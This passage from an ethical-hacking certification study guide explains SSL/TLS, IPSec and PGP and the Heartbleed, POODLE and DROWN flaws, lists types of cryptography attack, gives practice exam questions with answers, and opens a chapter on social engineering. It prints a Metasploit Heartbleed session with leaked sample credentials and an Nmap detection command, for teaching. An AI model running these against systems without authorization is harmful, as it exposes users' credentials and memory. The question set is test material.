- **Secure Sockets Layer (SSL)** SSL encrypts data at the Transport layer, and above, for secure communication across the Internet. It uses RSA encryption and digital certificates and can be used with a wide variety of upper-layer protocols. SSL uses a six-step process for securing a channel, as shown in [Figure 11-3](#). It is being largely replaced by Transport Layer Security (TLS).
- **Transport Layer Security (TLS)** Using an RSA algorithm of 1024 and 2048 bits, TLS is the successor to SSL. The handshake portion (TLS Handshake Protocol) allows both the client and the server to authenticate to each other, and TLS Record Protocol provides the secured communication channel.
- **Internet Protocol Security (IPSec)** This is a Network layer tunneling protocol that can be used in two modes: tunnel (entire IP packet encrypted) and transport (data payload encrypted). IPSec is capable of carrying nearly any application. The Authentication Header (AH) protocol verifies an IP packet's integrity and determines the validity of its source: it provides authentication and integrity, but not confidentiality. Encapsulating Security Payload (ESP) encrypts each packet (in transport mode, the data is encrypted but the headers are not

encrypted; in tunnel mode, the entire packet, including the headers, is encrypted).

- **Pretty Good Privacy (PGP)** Created way back in 1991, PGP is used for signing, compression, and encrypting and decrypting e-mails, files, directories, and even whole disk partitions, mainly in an effort to increase the security of e-mail communications. PGP follows the OpenPGP standard (RFC 4880) for encrypting and decrypting data. PGP is known as a hybrid cryptosystem, because it uses features of conventional and public key cryptography.



**Figure 11-3** SSL connection steps



**NOTE** When e-mail is the topic, I'd be remiss in not mentioning S/MIME (Secure/Multipurpose Internet Mail

Extensions). It was originally developed by RSA Data Security, Inc., and is a standard for public key encryption and signing of MIME data. The primary difference between PGP and S/MIME is that PGP can be used to encrypt not only e-mail messages but also files and entire drives.

Even though these are thought of as “secure” methods of communication, don’t get too comfortable in using them—there’s always room to worry. For example, it seems 2014 was a very bad year for SSL communications, as two very nasty exploits, Heartbleed and POODLE, apparently came out of nowhere. They caused veritable heart attacks and seemingly endless activity among security practitioners; not so coincidentally, they will show up on your exam multiple times. Let’s take a look at each.

In late March 2014, Google’s security team was completing some testing of OpenSSL and discovered something really terrible. Once they confirmed what they thought they’d found, Google notified OpenSSL on April 1, 2014, and, six days later, the public was notified of “the worst vulnerability found (at least in terms of its potential impact) since commercial traffic began to flow on the Internet” (as described by *Forbes* cybersecurity columnist Joseph Steinberg in his article “Massive Internet Security Vulnerability—Here’s What You Need To Do”).

Heartbleed exploits a small feature in OpenSSL that turned out to present a very big problem. OpenSSL uses a heartbeat during an open session to verify that data was received correctly, and it does this by “echoing” data back to the other system. Basically, one system tells the other “I received what you sent and it’s all good. Go ahead and send more.” In Heartbleed, an attacker sends a single byte of data while telling the server it sent 64Kb of data. The server will then send back 64Kb of data—64Kb of random data from its memory.



**EXAM TIP** You can use the Nmap command **nmap -d --script ssl-heartbleed --script-args vulns.showall -sV [host]** to search for the vulnerability: the return will say "State: NOT VULNERABLE" if you're good to go.

And what might be in this memory? The sky's the limit—user names and passwords, private keys (which are exceptionally troubling because future communication could be decrypted), cookies, and a host of other nifty bits of information are all in play. This would be concerning enough if the attack itself weren't so easy to pull off. Take a peek at the following code listing showing the use of the Metasploit auxiliary module `openssl_heartbleed`. Obviously, a few lines have been redacted to save some space, but it should be easy enough to see the module load, see some parameters set, initiate it by typing **exploit**, and return the 64Kb of memory the server provides (the bolded text).

```
msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf > auxiliary[openssl_heartbleed] > set RHOSTS 172.16.5.12
RHOSTS => 172.16.5.12
msf > auxiliary[openssl_heartbleed] > set RPORT 443
RPORT => 443
msf > auxiliary[openssl_heartbleed] > set THREADS 50
THREADS => 50
msf > auxiliary[openssl_heartbleed] > set verbose true
verbose => true
msf > auxiliary[openssl_heartbleed] > exploit
[*] 172.16.5.12:443 - Sending Client Hello...
[*] 172.16.5.12:443 - Sending Heartbeat
[*] 172.16.5.12:443 - Heartbeat response, 65551 bytes
[+] 172.16.5.12:443 - Heartbeat response with leak
[*] 172.16.5.12:443 - Printable info leaked:
```

```
S@$fy90Q6_fQH5f"!98532ED/AeL6.centos Firefox/3.6.24Accept:
image/png,image/*;
q=0,8,*/*;q=0,5Accept Language: en-us,
```

```
en;q=0.5Accept-Encoding: gzip,deflateAccept-Charset:
ISO-8859-1,utf -8;q=0.7Kx
----Lines removed ----
----Lines removed ----
MA@1bal93il4bh366l79b@k4user=matt&password=P@ssw0rd!$123&tim
ezone

-offset=-5:NJ_,,BR -----
----Lines removed ----
```

Heartbleed caused major headaches and worry all over the world. Applications and organizations that were affected included multiple VMware products, Yahoo!, FileMaker, Cisco routers, HP server applications, SourceForge, and GitHub. And the problems weren't just on the commercial side: government agencies everywhere shut down online services while fix actions were put in place. And it's not over. Per AVG's Virus Labs, up to 1.5 percent of websites worldwide are still vulnerable, and there is no telling how many certificates have not been updated/changed since the fix action (which may leave them vulnerable if private keys were stolen previously). Add to it "reverse Heartbleed" (where servers are able to perform the exact same thing in reverse, stealing data from clients) to compound the issue, and things are still very hairy.

---



**EXAM TIP** Another attack you may see referenced (now or in the near future) is FREAK. Factoring Attack on RSA-EXPORT Keys is a man-in-the-middle attack that forces a downgrade of an RSA key to a weaker length. The attacker forces the use of a weaker encryption key length, enabling successful brute-force attacks.

As if Heartbleed weren't enough, POODLE (Padding Oracle On Downgraded Legacy Encryption) was (again) discovered by Google's security team and announced to the public on October 14, 2014.

This time it was a case of backward compatibility being a problem. The Transport Layer Security (TLS) protocol had largely replaced SSL for secure communication on the Internet, but many browsers would still revert to SSL 3.0 when a TLS connection was unavailable. They did this because many TLS clients performed a handshake effort, designed to degrade service until something acceptable was found. For example, the browser might offer TLS 1.2 first and, if it fails, retry and offer 1.0. Supposing a hacker could jump in the connection between client and server, he could interfere with these handshakes, making them all fail—which results in the client dropping to SSL 3.0.

---



**NOTE** Many of us who lean toward the conspiratorial side question the timing of these releases. Supposedly Google and Codenomicon discovered Heartbleed independently, but both notified OpenSSL on the same date—April 1. Six days later, the rest of us found out about it. Did companies like Yahoo!, Google, and Microsoft have a chance to fix Heartbleed on their applications before the rest of the world got to hear about it? Makes you wonder, doesn't it? Especially since the paper announcing POODLE was released on October 14, but the date on the release paper read *September*.

So what's the big deal? Well, it seems SSL 3.0 uses RC4, and that opens up a whole world of issues. SSL 3.0 has a design flaw that allows the padding data at the end of a block cipher to be changed so that the encryption cipher becomes less secure each time it is passed. Defined as "RC4 biases" in OpenSSL's paper on the subject (<https://www.openssl.org/~bodo/ssl-poodle.pdf>), if the same secret—let's say a password—is sent over several sessions, more and more information about it will leak. Eventually, the connection may as well be plain text (per the same source, an attacker need only make 256

SSL 3.0 requests to reveal 1 byte of encrypted messages), and the attacker sitting in the middle can see everything.

Mitigation for POODLE is straightforward: just don't use SSL 3.0 at all. Completely disabling SSL 3.0 on the client and server sides means the "degradation dance" can't ever take things down to SSL 3.0. Of course, in a recurring vein that frustrates and angers security professionals while simultaneously filling hackers with glee and joy, there are old clients and servers that just don't support TLS 1.0 and above. *[Insert sigh here.]* Therefore, you can implement TLS\_FALLBACK\_SCSV (a fake cipher suite advertised in the Client Hello message, which starts the SSL/TLS handshake) to hopefully prevent the attack.

---



**NOTE** Google's Chrome browser and Google servers already support TLS\_FALLBACK\_SCSV, with SSL 3.0 being removed completely. Fallback to SSL 3.0 was disabled in Chrome 39 (November, 2014), and SSL 3.0 was disabled by default in Chrome 40 (January, 2015). Mozilla disabled SSL 3.0 in Firefox 34 and ESR 31.3 (December, 2014) and added TLS\_FALLBACK\_SCSV in Firefox 35.

Another mitigation is to implement something called "anti-POODLE record splitting." In short, this splits records into several parts, ensuring none of them can be attacked. However, although this may frustrate the exploit's ability to gather data, it also may cause compatibility issues due to problems in server-side implementations.

---



**EXAM TIP** Know Heartbleed and POODLE very, very well. Open SSL versions *1.0.1* through *1.0.1f* are vulnerable

to Heartbleed, and its CVE notation is *CVE-2014-0160*. Be prepared for scenario-based questions involving SSL that will reference this attack—I guarantee you’ll see them. POODLE (aka *PoodleBleed*, per EC-Council, CVE-2014-3566) will also appear in questions throughout your exam.

The last one we’re going to visit before calling it a day is a doozy, and even though it hasn’t made its way into the official courseware (and by extension your exam) as I write this, I guarantee it will soon. And I’d much rather give you more than you need now than to hear about me leaving something out later. As we’ve covered before, modern client/server communications use TLS, and SSL has been outdated. SSL 3.0, of course, had all sorts of problems and was disabled everywhere (other than in backward-compatibility-specific situations). But SSLv2? That’s another story altogether.



**NOTE** As with most of the technological world, encryption algorithms get deprecated and replaced from time to time. This is, and has been, true for several versions of SSL and TLS. For example, TLS 1.0 and 1.1 were deprecated in RFC 8996.

It seems during all this hoopla, SSLv2 was...well...forgotten. Sure there were a few servers out there that still provided support for it, but for the most part that support didn’t seem to matter to anyone. No up-to-date clients actually used SSLv2, so even though SSLv2 was known to be badly insecure, merely supporting it wasn’t seen as a security problem. If there’s no client looking for it, then what difference does it make if it’s there, right?

Pause for uproarious hacking laughter here, as we all contemplate something any first-year security student in Hardening of Systems



101 will state as an obvious step: turn off everything you're not using.

The DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attack, per the website Drown Attack (<https://drownattack.com>), is a "serious vulnerability that affects HTTPS and other services that rely on SSL and TLS, some of the essential cryptographic protocols for Internet security. DROWN allows attackers to break the encryption and read or steal sensitive communications, including passwords, credit card numbers, trade secrets, or financial data." When the CVE for DROWN was released in 2016, up to 33 percent of Internet HTTPS servers tested were vulnerable to the attack.

Mitigation for DROWN is much like that for POODLE: turn off support for the offending encryption (in this case, SSLv2). Additionally, per the Drown Attack website, "server operators need to ensure that their private keys are not used anywhere with server software that allows SSLv2 connections. This includes web servers, SMTP servers, IMAP and POP servers, and any other software that supports SSL/TLS."



**NOTE** Remember way back in the beginning of this book I mentioned the balancing act between security and usability? There is no better example than the mitigations discussed here. Should you eliminate all backward compatibility in the name of security, you'll definitely ward off the occasional (and probably rare) attack, but you'll inevitably be faced with lots of "I can't get there because of security" complaints. Weigh your options carefully.

## Cryptography Attacks

For the ethical hacker, all the preceding information is great to know and *is* important, but it's not enough just to know what types of

encryption are available. What we need to know, what we're *really* interested in, is how to crack that encryption so we can read the information being passed. A variety of methods and tools are available, and a list of the relevant ones is provided here for your amusement and memorization:

- **Known plain-text attack** In this attack, the hacker has both plain-text and corresponding cipher-text messages—the more, the better. The plain-text copies are scanned for repeatable sequences, which are then compared to the cipher-text versions. Over time, and with effort, this can be used to decipher the key.
- **Chosen plain-text attack** In a chosen plain-text attack, the attacker encrypts multiple plain-text copies himself in order to gain the key.
- **Adaptive chosen plain-text attack** The EC-Council definition for this is mind-numbingly obtuse: “the attacker makes a series of interactive queries, choosing subsequent plaintexts based on the information from the previous encryptions.” What this really means is the attacker sends bunches of cipher texts to be decrypted and then uses the results of the decryptions to select different, closely related cipher texts. The idea is to gradually glean more and more information about the full target cipher text or about the key itself.
- **Cipher-text-only attack** In this attack, the hacker gains copies of several messages encrypted in the same way (with the same algorithm). Statistical analysis can then be used to reveal, eventually, repeating code, which can be used to decode messages later.
- **Replay attack** This is most often performed within the context of a man-in-the-middle attack. The hacker repeats a portion of a cryptographic exchange in hopes of fooling the system into setting up a communications channel. The attacker doesn't really have to know the actual data (such as the

password) being exchanged; she just has to get the timing right in copying and then replaying the bit stream. Session tokens can be used in the communications process to combat this attack.

- **Chosen cipher attack** In this attack, the bad guy (or good guy, depending on your viewpoint) chooses a particular cipher-text message and attempts to discern the key through comparative analysis with multiple keys and a plain-text version. RSA is particularly vulnerable to this attack.
- 



**EXAM TIP** A side-channel attack isn't like the other traditional attacks mentioned. It is a physical attack that monitors environmental factors (like power consumption, timing, and delay) on the cryptosystem itself.

Along with these attacks, a couple of other terms are worth discussing here. *Man-in-the-middle* is another attack usually listed by many security professionals and study guides (depending on the test version you get, it may even be listed as such). Just keep in mind that this term simply means the attacker has positioned himself between the two communicating entities. Once there, the attacker can launch a variety of attacks (interference, fake keys, replay, and so on). Additionally, the term *brute-force attack* is apropos to discuss in this context. Brute force refers to an attempt to try every possible combination against a target until successful. Although this can certainly be applied to cracking encryption schemes—and most commonly is defined that way—it doesn't belong *solely* in this realm (for example, it's entirely proper to say that using 500 people to test all the doors at once is a brute-force attack, as is sending an open request to every known port on a single machine).

---



**NOTE** An inference attack may not be what you think it is. *Inference* actually means you can derive information from the cipher text without actually decoding it. For example, if you are monitoring the encrypted line a shipping company uses and the traffic suddenly increases, you could assume the company is getting ready for a big delivery.

What's more, a variety of other encryption-type attack applications are waiting in the wings. Some applications, such as Carnivore and Magic Lantern (more of a keylogger than an actual attack application), were created by the U.S. government for law enforcement use in cracking codes. Some, such as L0phtcrack (used mainly on Microsoft Windows against SAM password files) and John the Ripper (a Unix/Linux tool for the same purpose), are aimed specifically at cracking password hashes. Others might be aimed at a specific type or form of encryption (for example, PGPcrack is designed to go after PGP-encrypted systems). A few more worth mentioning include CrypTool (<https://www.cryptool.org>), CryptoBench ([www.addario.org](http://www.addario.org)), and Jipher ([www.cipher.org.uk](http://www.cipher.org.uk)).

Regardless of the attack chosen or the application used to try it, it's important to remember that, even though the attack may be successful, attempts to crack encryption take a long time. The stronger the encryption method and the longer the key used in the algorithm, the longer the attack will take to be successful. Additionally, it's not an acceptable security practice to assign a key and never change it. No matter how long and complex the key, given a sufficient amount of time a brute-force attack will crack it. However, that amount of time can be from a couple of minutes for keys shorter than 40 bits to 50 or so years for keys longer than 64 bits. Obviously, then, if you combine a long key with a commitment to changing it within a reasonable time period, you can be relatively sure the encryption is "uncrackable." Per the U.S. government, an

algorithm using at least a 256-bit key cannot be cracked (for example, AES).

---



**NOTE** A truism of hacking really applies here: hackers are generally interested in the “low-hanging fruit.” The mathematics involved in cracking encryption usually makes it not worthwhile. Author Bruce Schneier broke down the amount of energy required to change/encrypt a single bit, then extrapolated how much work a computer could do given the output of energy *from our sun*. The results: “brute-force attacks against 256-bit keys will be infeasible until computers are built from something other than matter and occupy something other than space.”

## Chapter Review

Cryptography is the science or study of protecting information, whether in transit or at rest, by using techniques to render the information unusable to anyone who does not possess the means to decrypt it. Plain-text data (something you can read) is turned into cipher-text data (something you can’t read) by the application of some form of encryption. Encrypting data provides confidentiality because only those with the “key” can see it. Integrity can also be provided by hashing algorithms. *Nonrepudiation* is the means by which a recipient can ensure the identity of the sender and that neither party can deny having sent or received the message.

*Encryption algorithms*—mathematical formulas used to encrypt and decrypt data—are highly specialized and complex. There are two methods in which the algorithms actually work, and there are two methods by which keys can be used and shared. In *stream ciphers*, bits of data are encrypted as a continuous stream. In other words, readable bits in their regular pattern are fed into the cipher and are encrypted one at a time. Stream ciphers work at a high rate of

speed. *Block ciphers* combine data bits into blocks and feed them into the cipher. Each block of data, usually 64 bits at a time, is then encrypted with the key and algorithm. These ciphers are considered simpler, and slower, than stream ciphers.

*Symmetric encryption*, also known as *single key* or *shared key encryption*, simply means one key is used both to encrypt and to decrypt the data. It is considered fast and strong but poses some significant weaknesses. It's a great choice for bulk encryption because of its speed, but key distribution is an issue because the delivery of the key for the secured channel must be done offline. Additionally, scalability is a concern because as the network gets larger, the number of keys that must be generated goes up exponentially. DES, 3DES, Advanced Encryption Standard (AES), International Data Encryption Algorithm (IDEA), Twofish, Serpent, TEA, GOST, Camelia, and Rivest Cipher (RC) are examples.

*Asymmetric encryption* comes down to this: what one key encrypts, the other key decrypts. It's important to remember the public key is the one used for encryption, whereas the private key is used for decryption. *Either can be used for encryption or decryption within the pair*, but in general remember public = encrypt, private = decrypt. Asymmetric encryption can provide both confidentiality and nonrepudiation and solves the problems of key distribution and scalability. The weaknesses include its performance (asymmetric is slower than symmetric, especially on bulk encryption) and processing power (asymmetric usually requires a much longer key length, so it's suitable for smaller amounts of data). Diffie-Hellman, Elliptic Curve Cryptosystem (ECC), El Gamal, and RSA are examples of asymmetric algorithms.

A hashing algorithm is a one-way mathematical function that takes an input and produces a fixed-length string (usually a number), or hash, based on the arrangement of the data bits in the input. It provides a means to verify the integrity of a piece of data—change a single bit in the arrangement of the original data, and you'll get a different response. The attack or effort used against a hashing algorithm is known as a *collision* or a *collision attack*. A

collision occurs when two or more files create the same output, which is not supposed to happen. To protect against collision attacks and the use of rainbow tables, you can also use a *salt*, which is a collection of random bits used as a key in addition to the hashing algorithm. MD5, SHA-1, SHA-2, and SHA-3 are examples of hash algorithms.

*Steganography* is the practice of concealing a message inside a text, image, audio, or video file in such a way that only the sender and recipient even know of its existence, let alone the manner in which to decipher it. Indications of steganography include character positions (in text files, look for text patterns, unusual blank spaces, and language anomalies) and larger than expected file sizes and color palette faults in image files. Audio and video files require some statistical analysis and specific tools.

In image steganography, there are three main techniques: least significant bit insertion, masking and filtering, and algorithmic transformation. Masking hides the data in much the same way as a watermark on a document; however, it's accomplished by modifying the luminescence of image parts. Algorithmic transformation allows steganographers to hide data in the mathematical functions used in image compression. Tools like OmniHide Pro and Masker do a good job of sticking messages into the video stream smoothly and easily. DeepSound and MP3Stego are both tools for audio steganography. Other tools include QuickStego, gifshuffle, SNOW, Steganography Studio, and OpenStego.

*Public key infrastructure (PKI)* is a system designed to verify and authenticate the identity of individuals within the enterprise taking part in a data exchange. PKI consists of hardware, software, and policies that create, manage, store, distribute, and revoke keys and digital certificates. The system starts at the top, with a (usually) neutral party known as the *certificate authority (CA)* that creates and issues digital certificates. The CA also keeps track of all the certificates within the system and maintains a *certificate revocation list (CRL)*, used to track which certificates have problems and which have been revoked. The CA may be internal to begin with, and there

could be any number of subordinate CAs—known as *registration authorities (RAs)*—to handle things internally (most root CAs are removed from network access to protect the integrity of the system). In many PKI systems, an outside entity known as a *validation authority (VA)* is used to validate certificates—usually done via Online Certificate Status Protocol (OCSP). A CA can be set up to trust another CA in a completely different PKI through something called *cross-certification*. This allows both PKI CAs to validate certificates generated from either side.

CAs work in a *trust model*. This describes how entities within an enterprise deal with keys, signatures, and certificates, and there are three basic models. In the *web of trust*, multiple entities sign certificates for one another. In other words, users within this system trust each other based on certificates they receive from other users on the same system. A *single authority system* has a CA at the top that creates and issues certificates. Users trust each other based on the CA. The *hierarchical trust system* also has a CA at the top (which is known as the *root CA*) but makes use of one or more RAs to issue and manage certificates. This system is the most secure because users can track the certificate back to the root to ensure authenticity without a single point of failure.

A *digital certificate* is an electronic file that is used to verify a user's identity, providing nonrepudiation throughout the system. The certificate typically follows the X.509 standard, which defines what should and should not be in a digital certificate. Version, Serial Number, Subject, Algorithm ID (or Signature Algorithm), Issuer, Valid From and Valid To, Key Usage, Subject's Public Key, and Optional are all fields within a digital certificate.

A *self-signed certificate* is one created and signed by the entity internally and never intended to be used in any other situation or circumstance. *Signed certificates* generally indicate a CA is involved and the signature validating the identity of the entity is confirmed via an external source—in some instances a VA. Signed certificates, as opposed to self-signed certificates, can be trusted: assuming the CA chain is validated and not corrupted, it's good everywhere.



A *digital signature* is an algorithmic output that is designed to ensure the authenticity (and integrity) of the sender. FIPS 186-4 specifies that the Digital Signature Algorithm (DSA) be used in the generation and verification of digital signatures. DSA is a Federal Information Processing Standard that was proposed by NIST in August 1991 for use in its Digital Signature Standard (DSS). The steps in the use of a digital signature include the hashing of the message, with the result of the hash being encrypted by the sender's private key. The recipient then decrypts the hash result using the sender's public key, verifying the sender's identity.

*Data at rest (DAR)* is data that is in a stored state and not currently accessible. Protection of data on mobile devices and laptops from loss or theft while it is in a resting state usually entails *full disk encryption (FDE)*, where pre-boot authentication (usually an account and password) is necessary to "unlock" the drive before the system can even boot up. FDE can be software or hardware based, and can use network-based authentication (Active Directory, for example) and/or local authentication sources (a local account or locally cached from a network source). Software-based FDE can even provide central management, making key management and recovery actions much easier.

Tools helpful in encrypting files and folders for other protective services include Microsoft Encrypted File System (EFS), VeraCrypt, AxCrypt, and GNU Privacy Guard. The point is, full disk encryption may sound like a great idea in the boardroom, but once the drive is unlocked, the data inside is not protected.

Encrypted communication methods include the following:

- **Secure Shell (SSH)** A secured version of Telnet, using TCP port 22, by default, and relying on public key cryptography for its encryption.
- **Secure Sockets Layer (SSL)** Encrypts data at the Transport layer and above, for secure communication across the Internet. It uses RSA encryption and digital certificates and can be used

with a wide variety of upper-layer protocols. SSL uses a six-step process for securing a channel.

- **Transport Layer Security (TLS)** Uses an RSA algorithm of 1024 and 2048 bits; TLS is the successor to SSL.
- **Internet Protocol Security (IPSec)** Network layer tunneling protocol that can be used in two modes: tunnel (entire IP packet encrypted) and transport (data payload encrypted).
- **Pretty Good Privacy (PGP)** Used for signing, compression, and encrypting and decrypting e-mails, files, directories, and even whole disk partitions, mainly in an effort to increase the security of e-mail communications.

Heartbleed and POODLE were (and still can be) successful attacks against secure communications. Heartbleed exploits the heartbeat feature in OpenSSL, which tricks the server into sending 64Kb of data from its memory. You can use the Nmap command **nmap -d --script ssl-heartbleed --script-args vulns.showall -sV [host]** to search for the vulnerability: the return will say "State: NOT VULNERABLE" if you're good to go. The Metasploit auxiliary module `openssl_heartbleed` can be used to exploit this. Open SSL versions 1.0.1 through 1.0.1f are vulnerable, and the CVE notation is CVE-2014-0160.

POODLE (Padding Oracle On Downgraded Legacy Encryption) takes advantage of backward-compatibility features in TLS clients, allowing sessions to drop back to the vulnerable SSL 3.0, which has a design flaw that allows the padding data at the end of a block cipher to be changed so that the encryption cipher becomes less secure each time it is passed. Defined as "RC4 biases," if the same secret is sent over several sessions, more and more information about it will leak. Mitigation for POODLE is to not use SSL 3.0 at all. You can implement `TLS_FALLBACK_SCSV` (a fake cipher suite advertised in the Client Hello message, which starts the SSL/TLS handshake) on areas that must remain backward compatible.

Another mitigation is to implement something called “anti-POODLE record splitting.” In short, this splits records into several parts, ensuring none of them can be attacked. However, although this may frustrate the exploit’s ability to gather data, it also may cause compatibility issues due to problems in server-side implementations.

Cipher attacks fall into a few categories and types. Known plain-text attacks, cipher-text-only attacks, and replay attacks are examples. Man-in-the-middle is usually listed as a type of attack by many security professionals and study guides (depending on the test version you get, it may even be listed as such). Just keep in mind that a man-in-the-middle situation simply means the attacker has positioned himself between the two communicating entities. *Brute force* refers to an attempt to try every possible combination against a target until successful.

## Questions

1. Which of the following attacks acts as a man in the middle, exploiting fallback mechanisms in TLS clients?
  - A. POODLE
  - B. Heartbleed
  - C. FREAK
  - D. DROWN
2. RC4 is a simple, fast encryption cipher. Which of the following is *not* true regarding RC4?
  - A. RC4 can be used for web encryption.
  - B. RC4 uses block encryption.
  - C. RC4 is a symmetric encryption cipher.
  - D. RC4 can be used for file encryption.
3. An organization has decided upon AES with a 256-bit key to secure data exchange. What is the primary consideration for

this?

- A.** AES is slow.
  - B.** The key size makes data exchange bulky and complex.
  - C.** It uses a shared key for encryption.
  - D.** AES is a weak cipher.
- 4.** Joe and Bob are both ethical hackers and have gained access to a folder. Joe has several encrypted files from the folder, and Bob has found one of them unencrypted. Which of the following is the best attack vector for them to follow?
- A.** Cipher text only
  - B.** Known plain text
  - C.** Chosen cipher text
  - D.** Replay
- 5.** You are reviewing an organization's security plans and policies, and you want to add protection for the organization's laptops. Which effort listed protects system folders, files, and MBR until valid credentials are provided at pre-boot?
- A.** Cloud computing
  - B.** SSL/TLS
  - C.** Full disk encryption
  - D.** AES
- 6.** Which of the following is used to distribute a public key within the PKI system, verifying the user's identity to the recipient?
- A.** Digital signature
  - B.** Hash value
  - C.** Private key
  - D.** Digital certificate

- 7.** A hacker feeds plain-text files into a hash, eventually finding two or more that create the same fixed-value hash result. This anomaly is known as what?
- A.** Collision
  - B.** Chosen plain text
  - C.** Hash value compromise
  - D.** Known plain text
- 8.** An attacker uses a Metasploit auxiliary exploit to send a series of small messages to a server at regular intervals. The server responds with 64Kb of data from its memory. Which of the following best describes the attack being used?
- A.** POODLE
  - B.** Heartbleed
  - C.** FREAK
  - D.** DROWN
- 9.** Which of the following statements is true regarding encryption algorithms?
- A.** Symmetric algorithms are slower, are good for bulk encryption, and have no scalability problems.
  - B.** Symmetric algorithms are faster, are good for bulk encryption, and have no scalability problems.
  - C.** Symmetric algorithms are faster, are good for bulk encryption, but have scalability problems.
  - D.** Symmetric algorithms are faster but have scalability problems and are not suited for bulk encryption.
- 10.** Within a PKI system, Julia encrypts a message for Heidi and sends it. Heidi receives the message and decrypts the message using what?
- A.** Julia's public key

- B.** Julia's private key
  - C.** Heidi's public key
  - D.** Heidi's private key
- 11.** Which of the following is a symmetric encryption method that transforms a fixed-length amount of plain text into an encrypted version of the same length?
- A.** Stream
  - B.** Block
  - C.** Bit
  - D.** Hash
- 12.** Which symmetric algorithm uses variable block sizes (from 32 to 128 bits)?
- A.** DES
  - B.** 3DES
  - C.** RC
  - D.** MD5
- 13.** Which hash algorithm produces a 160-bit output value?
- A.** SHA-1
  - B.** SHA-2
  - C.** Diffie-Hellmann
  - D.** MD5
- 14.** Two different companies each have their own public key infrastructure up and running. When the two companies merge, security personnel want both PKIs to validate certificates from each other. What must the CAs for both companies establish to accomplish this?
- A.** Key exchange portal

- B.** Key revocation portal
  - C.** Cross-site exchange
  - D.** Cross-certification
- 15.** Within a PKI, which of the following verifies the applicant?
- A.** Registration authority
  - B.** User authority
  - C.** Revocation authority
  - D.** Primary authority
- 16.** Which of the following is a software application used to asymmetrically encrypt and digitally sign e-mail?
- A.** PGP
  - B.** SSL
  - C.** PPTP
  - D.** HTTPS

## Answers

- 1. A.** In a POODLE attack, the man in the middle interrupts all handshake attempts by TLS clients, forcing a degradation to a vulnerable SSL version.
- 2. B.** RC4 is a simple, fast, symmetric stream cipher. It can be used for almost everything you can imagine an encryption cipher could be used for (you can even find it in WEP).
- 3. C.** AES is a symmetric algorithm, which means that the same key is used for encryption and decryption. The organization will have to find a secured means to transmit the key to both parties before any data exchange.
- 4. B.** In a known plain-text attack, the hacker has both plain-text and cipher-text messages; the plain-text copies are scanned for

repeatable sequences, which are then compared to the cipher-text versions. Over time, and with effort, this can be used to decipher the key.

5. **C.** FDE is the appropriate control for data-at-rest protection. Pre-boot authentication provides protection against loss or theft.
6. **D.** A digital certificate contains, among other things, the sender's public key, and it can be used to identify the sender.
7. **A.** When two or more plain-text entries create the same fixed-value hash result, a collision has occurred.
8. **B.** Heartbleed takes advantage of the data-echoing acknowledgement heartbeat in SSL. OpenSSL versions 1.0.1 through version 1.0.1f are vulnerable to this attack.
9. **C.** Symmetric algorithms are fast, are good for bulk encryption, but have scalability problems.
10. **D.** Heidi's public key is used to encrypt the message. Her private key is used to decrypt it.
11. **B.** Block encryption takes a fixed-length block of plain text and converts it to an encrypted block of the same length.
12. **C.** Rivest Cipher (RC) uses variable block sizes (from 32 to 128 bits).
13. **A.** SHA-1 produces a 160-bit output value.
14. **D.** When PKIs need to talk to one another and trust certificates from either side, the CAs need to set up a mutual trust known as *cross-certification*.
15. **A.** A registration authority (RA) validates an applicant into the system, making sure they are real, valid, and allowed to use the system.
16. **A.** Pretty Good Privacy (PGP) is used for signing, compression, and encrypting and decrypting e-mails, files, directories, and even whole disk partitions, mainly in an effort to increase the security of e-mail communications.



## **Low Tech: Social Engineering and Physical Security**

In this chapter you will

- Define social engineering
- Describe different types of social engineering techniques and attacks
- Describe identity theft
- List social engineering countermeasures
- Describe physical security measures

---

As the story goes, a large truck was barreling down a highway one day carrying equipment needed to complete a major public safety project. The deadline was tight, and the project would be doomed to failure if the parts were delayed for too long. As it journeyed down the road, the truck came to a tunnel and was forced to a stop—the overhead clearance was just inches too short, not allowing the truck to pass through, and there was no way around the tunnel. Immediately calls were made to try to solve this problem.

Committees of engineers were quickly formed and solutions drawn up, with no idea too outlandish and no expense spared. Tiger teams of geologists were summoned to gauge the structural integrity of the aging tunnel in preparation for blasting the roof higher for the

truck to pass. The U.S. Air Force was consulted on the possibility of airlifting the entire truck over the mountain via helicopter. And, while all this was going on, hundreds gathered at the blocked entrance to the tunnel, everyone postulating their own theory.

A little girl wandered out of the crowd and walked up to the lead engineer, who was standing beside the truck scratching his head and wondering what to do. She asked, "Why is the truck blocking the road?" The man answered, "Because it's just too tall to get through the tunnel." She then asked, "And why are all these people here looking at it?" The man calmly answered, "Well, we're all trying to figure out how to get it through to the other side without blowing up the mountain." The little girl looked at the truck, gazed up at the man, and said, "Can't you just let some air out of the tires and roll it through?"

Sometimes we overcomplicate our options, especially in this technology-charged career field we're in. We look for solutions that (we hope) will impress our peers. We seem to prefer the most complicated option—to have to learn some vicious code listing that takes six servers churning away in our basement to break past our target's defenses. We look for the tough way to break in when sometimes simply asking someone for a key would work. Want to be a successful ethical hacker? Learn to take pride in, and master, the simple techniques. Sometimes the easy answer isn't just one way to do it—it's the best way. This chapter is all about the nontechnical options you may not even think about as a "hacker." Checking the simple stuff first, targeting the human element and the physical attributes of a system, is not only a good idea, it's critical to your overall success.

When it comes to your exam, social engineering and physical security aren't covered heavily. In fact, outside of phishing, many of you won't see much of either topic on your exam. That does not mean they are not important—in my humble opinion, social engineering is as important as many of the technical efforts you'll use on your job. I'm not saying you'll always be able to talk your way into a hardened facility or gather connectivity credentials just by

smiling and talking nicely, but I am saying social engineering is a very important part of successful hacking and pen testing. And isn't that what this is all supposed to be about anyway?

## **Social Engineering**

Every major study on technical vulnerabilities and hacking will say the same two things. First, the users themselves are the weakest security link. Whether on purpose or by mistake, users, and their actions, represent a giant security hole that simply can't ever be completely plugged. Second, an inside attacker poses the most serious threat to overall security. Although most people agree with both statements, they rarely take them in tandem to consider the most powerful—and scariest—flaw in security: What if the inside attacker isn't even aware she is one? Welcome to the nightmare that is social engineering.

Show of hands, class: How many of you have held the door open for someone racing up behind you, with his arms filled with bags? How many of you have slowed down to let someone out in traffic, allowed the guy with one item in line to cut in front of you, or carried something upstairs for an older person in your building? I, of course, can't see the hands raised, but I bet most of you have performed these, or similar, acts on more than one occasion. This is because most of you see yourselves as good, solid, trustworthy people, and given the opportunity, most of us will come through to help our fellow human in times of need.

